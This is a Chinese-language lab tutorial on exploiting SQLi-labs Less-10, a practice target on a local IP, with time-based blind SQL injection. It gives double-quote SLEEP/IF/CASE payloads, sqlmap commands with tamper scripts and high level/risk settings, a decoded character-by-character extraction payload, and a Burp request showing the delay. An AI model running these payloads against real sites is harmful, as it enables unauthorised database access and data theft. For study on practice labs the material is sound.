目录：

手工刺探

Sqlmap 梭哈+手工 fuzz 还原

手工其他常用函数替换法

第十课

和第九课都是 T-B 时间类型的布尔型盲注

唯一区别的' "单引号和双引号区别。

第十课是"双引号绕过注入。

Sqlmap:T-B 延时盲注类型的在次课和实战中是非常非常耗时的，很多时候 sqlmap 显示的数据要数个小时吧，而且很多时候不出数据的。(可以想办法尝试有没 B-B 布尔型盲注或者错显的，网上是针对一些注入类型有的有特殊方法转换的。继续深入的自行百度)

手工快速刺探：几秒钟就出数据了。这也是手工注入和玩 src 的优势。熟悉手工注入节约更多的时间和生命。

刺探信息


?id=1' and SLEEP(10000);--+ 不延时

?id=1' and SLEEP(10000) and 1=1;--+ 不延时

?id=1" and SLEEP(10000) and 1=1;--+ 延时


?id=1" and SLEEP(10000);--+ 延时 证明 payload 是"双引号

由于是布尔型的盲注



1" and 777=IF((user() like "roo1%"),777,SLEEP(5));--+

http://192.168.74.128/sql_lab/Less-10/?id=1%22%20and%20777=IF((user()%20like%20%22roo00000%%22),777,SLEEP(5));--+




Sqlmap 梭哈

第一次失败:


```
[20:38:52] [INFO] GET parameter 'id' appears to be dynamic
[20:38:55] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[20:38:56] [INFO] testing for SQL injection on GET parameter 'id'
[20:38:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[20:39:07] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[20:39:09] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[20:39:14] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[20:39:15] [INFO] testing 'MySQL inline queries'
[20:39:16] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[20:39:16] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do yo
 [Y/n]
[20:47:28] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[20:47:28] [CRITICAL] unable to connect to the target URL, sqlmap is going to retry the request(s)
[20:47:28] [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload. If the probl
s and rerun without flag 'T' in option '--technique' (e.g. '--flush-session --technique=BEUS') or try to lower the value
=2')
[20:47:38] [WARNING] GET parameter 'id' does not seem to be injectable
[20:47:38] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk'
ts. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option
') and/or switch '--random-agent'

[*] ending @ 20:47:38 /2019-06-19/


C:\Users\Adam\Desktop>sqlmap.py -u "http://192.168.74.128/sql_lab/Less-10/?id=1" --dbms=mysql
```


第二次失败:



第三次成功了：说明其实很简单就是双引号绕过就可以了，手工几秒出数据。但是 sqlmap 却跑了 3 次，level5 才出来了的。Level 和 risk 直接理解成是 sqlmap 的测试复杂度。

sqlmap.py -u "http://192.168.74.128/sql_lab/Less-10/?id=1" --dbms=mysql --tamper versionedkeywords,randomcase,informationschemacomment --threads 10 --risk 3 --level 5





第 10 课是为了将 T-B 类型的注入（当然次课有 B-B 类型的注入布尔型盲注）

结合时间来看，sqlmap 想使用 T-B 类型的（延时盲注）出完整数据可能要好几个小时（自己尝试或者查阅时间差 15 分钟了出来了 2 个字段而且不打算出数据了。）。所以手工注入的优势就区分出来了

```
[21:24:05] [INFO] loading tamper module 'versionedkeywords'
[21:24:05] [WARNING] tamper script 'versionedkeywords' is only meant to be run against MySQL
[21:24:05] [INFO] loading tamper module 'randomcase'
[21:24:05] [INFO] loading tamper module 'informationschemacomment'
[21:24:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1" AND (SELECT 4004 FROM (SELECT(SLEEP(5)))pqwv)-- KExB
---
[21:24:06] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[21:24:06] [INFO] testing MySQL
[21:24:07] [INFO] confirming MySQL
[21:24:07] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[21:24:07] [INFO] fetching columns for table 'users' in database 'security'
multi-threading is considered unsafe in time-based data retrieval. Are you sure of your choice (breaking warranty) [y/N]
[21:24:27] [WARNING] time-based comparison requires larger statistical model, please wait.......................... (done)
[21:24:59] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential dis
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
[21:29:22] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[21:29:22] [WARNING] if the problem persists please try to lower the number of used threads (option '--threads')
[21:29:34] [INFO] adjusting time delay to 2 seconds due to good response times
3
[21:29:38] [INFO] retrieved: id
[21:30:20] [INFO] retrieved: use
[21:39:41] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
```


还原 sqlmap 的数据表（由于使用了 level5 payload 超级复杂。我也不想还原了。此处讲一个实战小 tips）

既然已经知道了是双引号绕过

直接在"双引号绕过的地方打*星号，*代表占位符，一般用于伪静态的 sql 注入，就是强制指定注入位置。Sqlmap 的 api 指定把 payload 替换* 号，然后发现默认的 level 1 也可以出数据了，这个在实战中非常有用，当注入知道了 payload 以后想继续用 sqlmap 的加速出数据的时候用到。其实也就是类似所谓的自定义 tamper 原理而已。


http://192.168.74.128/sql_lab/Less-10/?id=1"*

此处要把 header 里面的别的*去掉，免得注入的时候分不清是第几号的*



此时的 payload 非常基础。也很方便还原注入思想


-p id --threads 10 --proxy=http://127.0.0.1:8080 --dbms="mysql" --current-db




分析此时的 sqlmap 的语法,利用 burp 代理的数据还原。

" AND (SELECT 2159 FROM (SELECT(SLEEP(2-(IF(ORD(MID((IFNULL(CAST(DATABASE() AS CHAR),0x20)),1,1))!=115,0,2))))cowC)—PBjf

If(a,b,c)=if(数据库第多少位字母的 asccii=115,0,2)
拆解如果对应数据库名字字符 ascii 码正确表达式 a 就等于 0，于是就延时 2s，不正确就等于 2，快速遍历出正确的字符。其次如果不懂上面的语法，可以记一些常用的 payloads。






其他函数替换，其实就是把绿色部分的真假判断而已。

1" and 9258=(CASE WHEN (1=1) THEN SLEEP(2) ELSE 9258 END) and 1=1;--+ 解释是如果 1=1 这部分为真睡几秒，假的正绿色表达式等于 9258

1" and 777=IF((user() like "roo1%"),777,SLEEP(5));--+ if 语句说了很多次了，可以百度……还有很多自己收集吧

用函数替换 1=1 的表达式



注入成功与否直接看 http 响应差距是不是自己定的 5s 左右。是就存在注入可以直接用 burp 跑数据库和表名。

http://192.168.74.128/sql_lab/Less-10/?id=1%22%20and%209258=(CASE%20WHEN%20(user()%20like%20%22roo%%22)%20THEN%20SLEEP(5)%20ELSE%209258%20END)%20and%201=1;--+

Request

Raw | Params | Headers | Hex

```
GET
/sql_lab/Less-10/?id=1%22%20and%20(CASE%20WHEN%20(9258=9258)%20THEN%20SLEEP(5)%20ELSE%209258%20END)%20and%201=1;--+ HTTP/1.1
Host: 192.168.74.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

? < + > Type a search term 0 matches

Done

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Date: Wed, 19 Jun 2019 15:13:54 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 746
Connection: close
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Less-10 Blind- Time based- Double Quotes- String</title>
</head>

<body bgcolor="#000000">
<div style=" margin-top:60px;color:#FFF; font-size:23px;
text-align:center;">Welcome   <font color="#FF0000"> Dhakkan </font><br>
<font size="3" color="#FFFF00">




<font size="5" color="#FFFF00">You are in.....</br></font><font color= "#0000ff" font
size= 3></font> </div></br></br></br><center>
<img src="../images/Less-10.jpg" /></center>
</body>
</html>
```

? < + > Type a search term 0 matches

950 bytes | 6,053 millis